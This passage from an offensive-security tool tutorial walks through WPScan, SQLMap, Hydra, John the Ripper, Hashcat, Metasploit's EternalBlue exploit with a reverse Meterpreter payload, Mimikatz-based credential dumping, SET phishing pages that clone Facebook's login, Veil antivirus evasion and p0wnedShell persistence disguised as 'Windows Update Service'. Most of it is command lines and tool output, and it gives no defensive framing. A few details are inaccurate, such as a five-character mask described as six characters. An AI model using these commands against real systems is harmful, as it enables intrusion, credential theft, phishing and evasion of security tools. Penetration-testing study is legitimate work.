--sc 200 → Shows only **successful (200 OK)** responses.

-b "pma_username=FUZZ&pma_password=FUZZZ" → Substitutes **FUZZ** for usernames and **FUZZZ** for passwords.

WPScan - WordPress Security Scanner

WPScan is a tool designed to **gather information** about **WordPress-based websites**. It helps identify:

The **WordPress version** in use.

Installed plugins and their versions.

Vulnerable plugins and themes.

Commonly Used WPScan Parameters

Parameter	Description
--update	Updates WPScan to the latest version.
--url / -u <target url>	Scans the specified WordPress site .
--enumerate / -e [option(s)]	Used with options to collect more details.
-e u	Retrieves user IDs from 1 to 10 .
-e u[10-20]	Retrieves user IDs from 10 to 20 .
-e p	Lists installed plugins .
-e vp	Lists vulnerable plugins .
-e ap	Lists all plugins .
-e t	Lists installed themes .
-e vt	Lists only vulnerable themes .
-e at	Lists all themes .
--wordlist / -w <wordlist>	Uses a wordlist for password brute-force attacks .
--username / -U <username>	Tries to log in using a specific username .
--usernames <path-to-file>	Tries usernames from a file.

Usage:

```
./wpscan -u <target site> -e <options>
```

1. Basic Scan

Scans a target **WordPress site**:

```
./wpscan.rb --url www.example.com
```

2. Brute-Force Attack with a Wordlist

Attempts to crack passwords using a wordlist:

```
./wpscan.rb --url www.example.com --wordlist pass.txt
```

3. Brute-Force Attack Against a Specific User

Tries **brute-force attacks** on a specific user:

```
./wpscan.rb --url www.example.com --wordlist pass.txt --username admin
```

4. Enumerating Plugins

Lists all **installed plugins**:

```
./wpscan.rb --url www.example.com --enumerate p
```

5. Enumerating Themes

Lists all **installed themes**:

```
./wpscan.rb --url www.example.com --enumerate t
```

6. Enumerating Users

Extracts **WordPress user IDs**:

```
ruby ./wpscan.rb --url www.example.com --enumerate u
```

Basic WordPress Site Scan Without Options

```
./wpscan.rb --url www.hedefsite.com
```

The scan results will reveal:

The **WordPress version**.

Installed **plugins and their versions**.

Potential **vulnerabilities**.

SQLMap - Automated SQL Injection Testing Tool

SQLMap is a tool that automates the process of detecting and exploiting **SQL Injection vulnerabilities** in **web applications**.

It **identifies** whether an application is vulnerable to **SQL Injection**.

If vulnerable, it can extract:

Database Management System (DBMS) information

Database contents

Files from the system

Operating system-level access

When an **SQL error** is found on a target **web application**, use **SQLMap** to test for **SQL Injection** in the vulnerable URL.

```
sqlmap -u "vulnerable_url" --dbs
```

Parameter	Description
-u	Specifies the URL to test.
--dbs	Retrieves the list of databases .

If successful, SQLMap will return the **database names**.

After identifying a vulnerable database, extract its **table names**:

```
sqlmap -u "vulnerable_url" -D "database_name" --tables
```

-D "database_name" → Specifies the target **database**.

--tables → Lists all **tables** in the database.

Once a table is identified, extract its **columns**:

```
sqlmap -u "vulnerable_url" -D "database_name" -T "table_name" --columns
```

-T "table_name" → Specifies the **target table**.

--columns → Lists all **columns** in the table.

Extract data from **specific columns** in the table:

```
sqlmap -u "vulnerable_url" -D "database_name" -T "table_name" -C "column1,column2" --dump
```

-C "column1,column2" → Specifies which **columns** to retrieve.

--dump → Dumps the **data** from the selected columns.

Password Attacks

Crunch

Crunch is a tool used to generate **custom password wordlists** based on specified **patterns and character sets**.

It is **free, fast, and easy to use**, making it one of the most preferred tools for **brute-force attacks**.

Crunch generates passwords using **predefined** or **custom character sets**.

```
crunch <min_length> <max_length> [charset] -o <output_file>
```

Parameter	Description
<min_length>	Minimum password length.
<max_length>	Maximum password length.
[charset]	Character set to use (optional).
-o <output_file>	Saves the generated wordlist to a file.

Examples:

1. Generating a Wordlist with Default Characters (Lowercase Letters)

```
crunch 4 6 -o wordlist.txt
```

Generates passwords of **4 to 6 characters**.

Uses **default character set** (lowercase a-z).

Saves the output to **wordlist.txt**.

2. Generating a Wordlist with Custom Characters

```
crunch 6 8 ABC123 -o custom_list.txt
```

Generates passwords of **6 to 8 characters**.

Uses **only the characters A, B, C, 1, 2, 3**.

Saves the output to **custom_list.txt**.

3. Generating a Wordlist with a Specific Pattern

```
crunch 8 8 -t a@@@@@z -o pattern_list.txt
```

Generates **8-character** passwords.

Fixed first and last characters (a and z).

Uses **random characters** (@ → lowercase letters, numbers).

4. Generating a Wordlist for a Brute-Force Attack

```
crunch 6 10 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ -o brute_force.txt
```

Generates **6 to 10-character** passwords.

Uses **uppercase letters and numbers**.

Hydra

Hydra is a powerful tool used to **brute-force login credentials** on various **services** by making multiple parallel connections at the same time.

It is **fast, flexible, and supports numerous protocols**.

Supported Protocols:

Hydra can attack **various services**, including:

FTP, SSH, SMB, RDP, Telnet, VNC, SMTP, POP3, IMAP, MySQL, MSSQL, PostgreSQL, Oracle, LDAP

HTTP(S)-GET, HTTP(S)-POST, HTTP Proxy, SNMP, SIP, IRC, Cisco AAA, VMware-Auth, Teamspeak, Subversion

```
(root@kali)~/home/snake
└─$ hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] [-c FILE] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISouwVd4e] [-m MODULE_OPT] [service://server[:PORT][:OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-c FILE colon separated "login:pass" format, instead of -l/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-u service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)
```

Commonly Used Parameters:

Parameter	Description
-l LOGIN	Tests a single username .
-L FILE	Tests multiple usernames from a file .
-p PASS	Tests a single password .
-P FILE	Tests multiple passwords from a file .
-C FILE	Uses a file in "username:password" format for testing.
-M FILE	Targets multiple servers (one IP per line).
-t TASKS	Sets the number of parallel connections (default: 16).
-S	Forces SSL connection to the target.
-s PORT	Specifies a custom port if the service is not running on its default port.
-e nsr	Enables additional password attacks:

n → Tests empty password.

s → Tests username as password.

r → Tests username in reverse as password.

nsr → Uses all three together. | | **-o FILE** | Saves successful attempts to a **file**. | | **-f** | **Stops** the attack after the first successful login. | | **-v / -V / -d** | Enables **verbose mode** for real-time output. |

1. Brute-Force FTP with a Single Username and Password

```
hydra -l admin -p password123 ftp://192.168.1.10
```

Tests **admin** with **password123** on FTP.

2. Brute-Force FTP with a Username and a Password List

```
hydra -l admin -P password.txt ftp://192.168.1.10
```

Tests **admin** with multiple passwords from password.txt.

3. Brute-Force FTP with a User List and a Password List

```
hydra -L user.txt -P password.txt ftp://192.168.1.10
```

Tests multiple usernames from user.txt with passwords from password.txt.

4. Using a Predefined User-Pass File

```
hydra -C userpass.txt ftp://192.168.1.10
```

Reads "**username:password**" pairs from userpass.txt.

5. Brute-Force RDP with Verbose Mode and Stop on Success

```
hydra -V -f -l admin -P wordlist.txt rdp://192.168.1.100
```

-V → Verbose mode.

-f → Stops when a valid password is found.

6. SSH Brute-Force with Logging

```
hydra -l admin -P password.txt -V -o basarili 192.168.1.99 ssh
```

Saves successful attempts to basarili file.

7. Brute-Force SMTP on a Custom Port

```
hydra -s 25 -l test@example.com -P /root/password.txt 192.168.10.5 smtp
```

Tests SMTP authentication on **port 25**.

8. IMAP Brute-Force Attack

```
hydra -l admin -P wordlist.txt imap://192.168.0.1/PLAIN
```

Targets **IMAP login** using PLAIN authentication.

John the Ripper

John the Ripper (JtR) is a **password cracking tool** used to break encrypted passwords stored in **hash format**.

It works by attempting to **reverse** the hashing process using various **algorithms**.

It supports multiple **hash types**, including:

NTLM

Kerberos

SHA-1, SHA-256, SHA-512

DES

MD5

1. Identifying the Hash Type

Before cracking, determine the **hash type**:

```
john --list=formats
```

Displays all **supported hash formats**.

2. Cracking a Password Hash

```
john --format=<hash_type> --wordlist=<wordlist_file> <hash_file>
```

Parameter	Description
<code>--format=<hash_type></code>	Specifies the hash type (e.g., NTLM, MD5, SHA512).
<code>--wordlist=<wordlist_file></code>	Uses a wordlist for the attack.
<code><hash_file></code>	The file containing the hashes to crack.

3. Cracking an NTLM Hash Example

```
john --format=NT --wordlist=rockyou.txt hashes.txt
```

Cracks **NTLM hashes** using **rockyou.txt**.

4. Performing a Brute-Force Attack

If a wordlist is not available, perform a **brute-force attack**:

```
john --incremental --format=NT hashes.txt
```

`--incremental` → Uses **brute-force mode**.

5. Showing Cracked Passwords

```
john --show hashes.txt
```

Displays **successfully cracked passwords**.

```
(root@kali)-[~/home/snake]
└─# john -h
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

--help                Print usage summary
--single[=SECTION[,..]] "Single crack" mode, using default or named rules
--single=:rule[,..]    Same, using "immediate" rule(s)
--single-seed=WORD[,WORD] Add static seed word(s) for all salts in single mode
--single-wordlist=FILE *Short* wordlist with static seed words/morphemes
--single-user-seed=FILE Wordlist with seeds per username (user:password[s]
                        format)
--single-pair-max=N    Override max. number of word pairs generated (6)
--no-single-pair       Disable single word pair generation
--[no-]single-retest-guess Override config for SingleRetestGuess
--wordlist[=FILE] --stdin Wordlist mode, read words from FILE or stdin
                        --pipe like --stdin, but bulk reads, and allows rules
--rules[=SECTION[,..]] Enable word mangling rules (for wordlist or PRINCE
                        modes), using default or named rules
--rules=:rule[;..]]   Same, using "immediate" rule(s)
--rules-stack=SECTION[,..] Stacked rules, applied after regular rules or to
                        modes that otherwise don't support rules
--rules-stack=:rule[;..] Same, using "immediate" rule(s)
--rules-skip-nop       Skip any NOP ":" rules (you already ran w/o rules)
--loopback[=FILE]     Like --wordlist, but extract words from a .pot file
--mem-file-size=SIZE  Size threshold for wordlist preload (default 2048 MB)
--dupe-suppression     Suppress all dupes in wordlist (and force preload)
--incremental[=MODE]  "Incremental" mode [using section MODE]
--incremental-charcount=N Override CharCount for incremental mode
--external=MODE        External mode or word filter
--mask[=MASK]          Mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]    "Markov" mode (see doc/MARKOV)
```

Hashcat

Hashcat is a powerful **password hash cracking tool** that supports multiple **attack modes** and **hash types**.

It allows users to **brute-force** or **dictionary attack** password hashes efficiently using **CPU or GPU acceleration**.

Basic Usage:

```
hashcat [options]... hash|hashfile|hccapfile [dictionary|mask|directory]...
```

hash|hashfile|hccapfile → The hash to crack or file containing hashes.

[dictionary|mask|directory] → Specifies the **attack method** (dictionary/mask attack).

To view all options:

```
hashcat --help
```

Commonly Used Parameters:

Parameter	Description
-m <hash_type>	Defines the hash type (see hash modes below).
-a <attack_mode>	Defines the attack mode (see attack modes below).
-o <output_file>	Saves cracked passwords to output file .

Common Hash Modes (-m)

Mode	Hash Type
0	MD5
100	SHA-1
1440	SHA-256
1700	SHA-512
20	md5(\$salt.\$pass)
120	sha1(\$salt.\$pass)
1420	sha256(\$salt.\$pass)
1720	sha512(\$salt.\$pass)
2500	WPA/WPA2
12	PostgreSQL
132	MSSQL (2005)

Mode	Hash Type
1731	MSSQL (2012)
300	MySQL 4.1 / MySQL 5
3000	LM
1000	NTLM

Attack Modes (-a)

Mode	Attack Type
0	Dictionary Attack
1	Combination Attack
3	Mask Attack
6	Hybrid Wordlist + Mask
7	Hybrid Mask + Wordlist

Cracking an MD5 Hash with a Dictionary Attack

hashcat -m 0 -a 0 hash.txt rockyou.txt

-m 0 → MD5 hash type.

-a 0 → Dictionary attack.

hash.txt → File containing the **hash**.

rockyou.txt → Wordlist for cracking.

Cracking NTLM Hashes with a Brute-Force Attack

hashcat -m 1000 -a 3 hash.txt ?a?a?a?a?a

-m 1000 → NTLM hash type.

-a 3 → Mask attack (brute-force).

?a?a?a?a?a → Tries **6-character** passwords (all character types).

Cracking WPA/WPA2 Hashes

hashcat -m 2500 -a 0 handshake.hccapx rockyou.txt

-m 2500 → WPA/WPA2 hash.

-a 0 → Dictionary attack.

handshake.hccapx → Captured handshake file.

rockyou.txt → Wordlist for attack.

4. Saving Cracked Passwords to a File

hashcat -m 0 -a 0 hash.txt rockyou.txt -o cracked.txt

-o cracked.txt → Saves cracked passwords to cracked.txt.

```
(root@kali)-[~/home/snake]
└─# hashcat -h
hashcat (v6.2.6) starting in help mode

Usage: hashcat [options]... hash[hashfile|hccapxfile [dictionary|mask|directory]]...

- [ Options ] -

Options Short / Long | Type | Description | Example
-----|-----|-----|-----
-m, --hash-type      | Num  | Hash-type, references below (otherwise autodetect) | -m 1000
-a, --attack-mode    | Num  | Attack-mode, see references below | -a 3
-V, --version        |      | Print version
-h, --help           |      | Print help
--quiet             |      | Suppress output
--hex-charset       |      | Assume charset is given in hex
--hex-salt          |      | Assume salt is given in hex
--hex-wordlist       |      | Assume words in wordlist are given in hex
--force             |      | Ignore warnings
--deprecated-check-disable |      | Enable deprecated plugins
--status            |      | Enable automatic update of the status screen
--status-json       |      | Enable JSON format for status output
--status-timer      | Num  | Sets seconds between status screen updates to X | --status-timer=1
--stdin-timeout-abort | Num  | Abort if there is no input from stdin for X seconds | --stdin-timeout-abort=300
--machine-readable  |      | Display the status view in a machine-readable format
--keep-guessing     |      | Keep guessing the hash after it has been cracked
--self-test-disable |      | Disable self-test functionality on startup
--loopback          |      | Add new plains to induct directory
--markov-hcstat2    | File | Specify hcstat2 file to use | --markov-hcstat2=my.hcstat2
--markov-disable    |      | Disables markov-chains, emulates classic brute-force
--markov-classic    |      | Enables classic markov-chains, no per-position
--markov-inverse    |      | Enables inverse markov-chains, no per-position
-t, --markov-threshold | Num  | Threshold X when to stop accepting new markov-chains | -t 50
--runtime           | Num  | Abort session after X seconds of runtime | --runtime=10
--session           | Str  | Define specific session name | --session=mysession
--restore           |      | Restore session from --session
--restore-disable   |      | Do not write restore file
--restore-file-path | File | Specific path to restore file | --restore-file-path=x.restore
```

Metasploit - Penetration Testing Framework

Metasploit is a **penetration testing framework** that includes various modules for:

Information gathering (auxiliary modules)

Local and remote exploitation (exploit modules)

Post-exploitation tasks

After **gathering information** and **identifying vulnerabilities**, the next step in a **penetration test** is to **exploit** the target system using **Metasploit's built-in modules**.

Launching Metasploit Console

To start Metasploit in **Kali Linux**, use:

```
msfconsole
```

Once launched, you will see the **Metasploit Framework Console (msfconsole)** prompt.

```
(root@kali)-[~/home/snake]
└─# msfconsole
Metasploit tip: Use help <command> to learn more about any command

Metasploit Documentation: https://docs.metasploit.com/
```

Basic Commands in Metasploit

Command	Description
search <keyword>	Searches for exploit modules related to the keyword.
use <exploit_module>	Loads the specified exploit module .
show exploits	Lists all available exploits .
show payloads	Lists all available payloads .
show options	Displays configurable options for the selected module.
set RHOSTS <target_IP>	Sets the target IP address .
set LHOST <attacker_IP>	Sets the attacker's IP for reverse shells.
set PAYLOAD <payload>	Specifies the payload to execute .
exploit	Launches the attack .

Searching for an Exploit

```
search smb
```

Searches for exploits related to **SMB (Server Message Block)** vulnerabilities.

Using a Specific Exploit (EternalBlue - MS17-010)

```
use exploit/windows/smb/ms17_010_eternalblue
```

Loads the **EternalBlue** SMB exploit.

Setting Target and Attack Parameters

```
set RHOSTS 192.168.1.10
```

```
set LHOST 192.168.1.100
```

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
```

RHOSTS → Target system's IP.

LHOST → Attacker's IP (reverse shell).

PAYLOAD → Specifies the payload type.

Running the Exploit

exploit

Executes the attack.

If successful, it opens a **Meterpreter session** with the target machine.

Post-Exploitation with Meterpreter

If a **Meterpreter session** is opened, additional commands can be used:

Command	Description
sysinfo	Retrieves system information.
getuid	Displays the current user.
hashdump	Dumps the password hashes of users.
keyscan_start	Starts keylogging on the target system.
screenshot	Captures a screenshot of the victim's desktop.
webcam_snap	Takes a photo using the victim's webcam.
upload <file>	Uploads a file to the target.
download <file>	Downloads a file from the target.
shell	Opens a command shell on the victim's system.

Kiwi Module in Metasploit

The **Kiwi module** in **Metasploit** is an advanced post-exploitation tool based on **Mimikatz**. It is used for **credential dumping**, **password extraction**, and **Kerberos ticket manipulation** on **Windows systems**.

Loading the Kiwi Module

After obtaining a **Meterpreter session**, switch to the Kiwi module:

```
load kiwi
```

Once loaded, you can execute **Kiwi-specific commands**.

```
meterpreter > load kiwi
Loading extension kiwi...

.#####.  mimikatz 2.1 (x86/windows)
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'   Ported to Metasploit by OJ Reeves `TheColonial` * * */

success.
meterpreter > help
```

Common Kiwi Commands:

Command	Description
creds_all	Dumps all stored credentials (including plaintext passwords, hashes, and tickets).
creds_wdigest	Extracts WDigest credentials (cleartext passwords from memory).
creds_kerberos	Dumps Kerberos tickets (useful for pass-the-ticket attacks).
creds_ssp	Extracts Security Support Provider (SSP) credentials .
creds_tspkg	Dumps TSPKG credentials (similar to WDigest).
creds_msv	Extracts NTLM hashes from the system.
creds_ekeys	Lists cryptographic keys stored on the system.
inject_ticket	Injects a Kerberos ticket into memory (pass-the-ticket attack).
kerberos_ticket_purge	Clears Kerberos tickets from memory.
kerberos_ticket_list	Lists Kerberos tickets currently stored in memory.

```

Kiwi Commands
=====

Command                Description
-----                -
creds_all               Retrieve all credentials (parsed)
creds_kerberos          Retrieve Kerberos creds (parsed)
creds_msv               Retrieve LM/NTLM creds (parsed)
creds_ssp               Retrieve SSP creds
creds_tspkg             Retrieve TsPkg creds (parsed)
creds_wdigest           Retrieve WDigest creds (parsed)
dcsync                  Retrieve user account information via DCSync (unparsed)
dcsync_ntlm             Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create    Create a golden kerberos ticket
kerberos_ticket_list    List all kerberos tickets (unparsed)
kerberos_ticket_purge   Purge any in-use kerberos tickets
kerberos_ticket_use     Use a kerberos ticket
kiwi_cmd                Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam            Dump LSA SAM (unparsed)
lsa_dump_secrets        Dump LSA secrets (unparsed)
wifi_list               List wifi profiles/creds

```

Dumping All Credentials

creds_all

Retrieves **all credentials**, including plaintext passwords, NTLM hashes, and Kerberos tickets.

Extracting NTLM Hashes

creds_msv

Dumps **NTLM password hashes**, which can be used for **Pass-the-Hash (PtH) attacks**.

Extracting Cleartext Passwords (WDigest)

creds_wdigest

Retrieves **plain text passwords** stored in memory.

Dumping Kerberos Tickets

creds_kerberos

Extracts **Kerberos tickets**, useful for **Pass-the-Ticket (PtT) attacks**.

Injecting a Kerberos Ticket

inject_ticket /path/to/ticket.kirbi

Injects a **Kerberos ticket** into memory to impersonate a user.

Using Kiwi for Advanced Attacks:

- **Pass-the-Hash (PtH) Attack:**
 - Extract NTLM hashes with `creds_msv`.
 - Use **PTH-WinExe** or **Mimikatz** to authenticate using the hash.
- **Pass-the-Ticket (PtT) Attack:**
 - Extract Kerberos tickets with `creds_kerberos`.
 - Inject the ticket with `inject_ticket` to access **Kerberos-protected resources**.
- **Credential Dumping for Lateral Movement:**
 - Use `creds_all` to retrieve credentials.
 - Move laterally within the network using **PsExec** or **RDP**.

Setoolkit

Setoolkit (Social Engineering Toolkit) is a powerful penetration testing tool designed to exploit human vulnerabilities using social engineering techniques.

It is commonly used to **harvest credentials**, **deliver payloads**, and **establish remote access** to a target machine.

If the **antivirus is bypassed**, the attack success rate significantly increases.

To start the **Social Engineering Toolkit**, run:

```
setoolkit
```

Upon execution, you will see the **interactive SET menu**, where you can select different attack vectors.

```
XX  MMMMMMMMMMMy.                                     .yMMMMMMMMMM  XX
XX  MMMMMMMMMMMMMMMy.                               .yMMMMMMMMMMMM  XX

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
```

Key Attack Features in SEToolkit:

Attack Type	Description
Social-Engineering Attacks	Includes credential harvesting , malicious links , and payload delivery .
Website Attack Vectors	Clones legitimate websites to steal credentials (e.g., phishing pages).
Infectious Media Generator	Creates malicious USB/CD/DVD payloads for target execution.
Spear Phishing Attack	Sends malicious emails with embedded exploits.
Multi-Attack Vector	Combines multiple social engineering techniques.
Metasploit Integration	Uses Metasploit exploits for payload execution.

Credential Harvesting Attack (Fake Login Page)

This attack **clones a website** to capture user credentials.

setoolkit

Select **1** → Social-Engineering Attacks

Select **2** → Website Attack Vectors

Select **3** → Credential Harvester Attack

Enter the **target URL** (e.g., <https://www.facebook.com>)

SET will generate a **fake login page** and capture **credentials** when the target enters them.

Malicious Payload Delivery (Backdoor on Target Machine)

setoolkit

Select **1** → Social-Engineering Attacks

Select **4** → Create a Payload and Listener

Choose **payload type** (e.g., Windows Meterpreter Reverse TCP)

Enter **attacker IP (LHOST)** and **listening port (LPORT)**

Once the target **executes the payload**, a **Meterpreter session** is opened, giving full control of the system.

Spear Phishing Attack (Malicious Email with Exploit)

setoolkit

Select **1** → Social-Engineering Attacks

Select **1** → Spear-Phishing Attack

Choose **email template** or create a **custom email**

Attach a **malicious payload** (e.g., **PDF Exploit**)

When the target **opens the attachment**, the payload executes, granting attacker access.

Veil-Framework

Veil-Framework is a tool used to **bypass antivirus detection** by encoding and obfuscating **malicious payloads**.

Attackers use **Veil** to ensure their payloads can execute **undetected** on a target machine.

Veil modifies the payload's **signature**, making it **invisible** to security solutions.

It includes **51 different payloads** for various attack scenarios.

Installing Veil in Kali Linux

```
git clone https://github.com/Veil-Framework/Veil-Evasion
```

```
cd Veil-Evasion
```

```
./setup.sh
```

This installs the **Veil-Evasion** tool for generating **AV-evading payloads**.

Launching Veil

After installation, run:

```
veil
```

This starts the **Veil** console, where you can select different payloads for evasion.

Generating an Undetectable Payload with Veil

Select Payload Type:

```
use python/meterpreter/reverse_tcp
```

This chooses a **Python-based reverse Meterpreter shell**.

Configure Attack Settings:

```
set LHOST <attacker_ip>
```

```
set LPORT <port>
```

LHOST → Attacker's IP for the reverse connection.

LPORT → Listening port.

Obfuscate and Encode the Payload:

```
generate
```

This encodes the payload to **evade antivirus detection**.

Deliver the Payload to the Target and Execute a Listener:

msfconsole

use exploit/multi/handler

set payload python/meterpreter/reverse_tcp

set LHOST <attacker_ip>

set LPORT <port>

exploit

This starts a **Metasploit listener** to receive the reverse connection.

Why Use Veil?

-Evasion: Bypasses **signature-based** antivirus detection.

-Stealth: Generates payloads that look like **legitimate files**.

-Integration: Works with **Metasploit** for easy exploitation.

p0wnedShell - PowerShell Runspace Post-Exploitation Toolkit

p0wnedShell is a **post-exploitation toolkit** written in **C#**, designed for executing **PowerShell commands** and automating **offensive security operations**.

It includes **various post-exploitation modules** for **privilege escalation, credential dumping, lateral movement, and persistence**.

It allows **PowerShell execution within a runspace**, making it more **stealthy** compared to standard PowerShell execution.

You can **clone the repository** from GitHub and compile it in **Visual Studio**, or use the following commands to compile it manually.

```
git clone https://github.com/Cn33liz/p0wnedShell
```

```
cd p0wnedShell
```

Compile p0wnedShell Using Microsoft Build Tools:

```
msbuild p0wnedShell.sln
```

This will generate an **executable binary** ready for use in **post-exploitation attacks**.

Using p0wnedShell for Post-Exploitation

Once executed on a **compromised Windows machine**, **p0wnedShell** provides an interactive **PowerShell runspace** with various built-in post-exploitation modules.

Example Usage:

```
.\p0wnedShell.exe
```

This launches a **hidden PowerShell environment** with elevated privileges.

Key Features of p0wnedShell

Feature	Description
Privilege Escalation	Executes local privilege escalation techniques.
Credential Dumping	Dumps password hashes and credentials from memory.
Pass-the-Hash / Pass-the-Ticket	Supports PtH and PtT attacks.
Lateral Movement	Uses WMI, SMB, and WinRM for remote execution.
Persistence	Creates backdoors and scheduled tasks for maintaining access.
Stealth Execution	Runs PowerShell scripts without spawning powershell.exe .

Dumping Windows Credentials

Invoke-Mimikatz

Extracts **password hashes, Kerberos tickets, and stored credentials**.

Running Privilege Escalation Checks

Invoke-Privesc

Identifies **misconfigurations and vulnerabilities** that allow **privilege escalation**.

Lateral Movement via SMB/WMI

Invoke-WMIExec -Target 192.168.1.10 -Command "cmd.exe /c whoami"

Executes **commands remotely** via **WMI**.

Establishing Persistence

Invoke-Persistence -Method schtask -Name "Windows Update Service"

Creates a **scheduled task** for persistence.

Why Use p0wnedShell?

Evades detection by running PowerShell commands **without powershell.exe**.

Supports advanced post-exploitation techniques (e.g., **credential dumping, persistence, lateral movement**).

Highly flexible and stealthy, making it ideal for **Windows post-exploitation**.
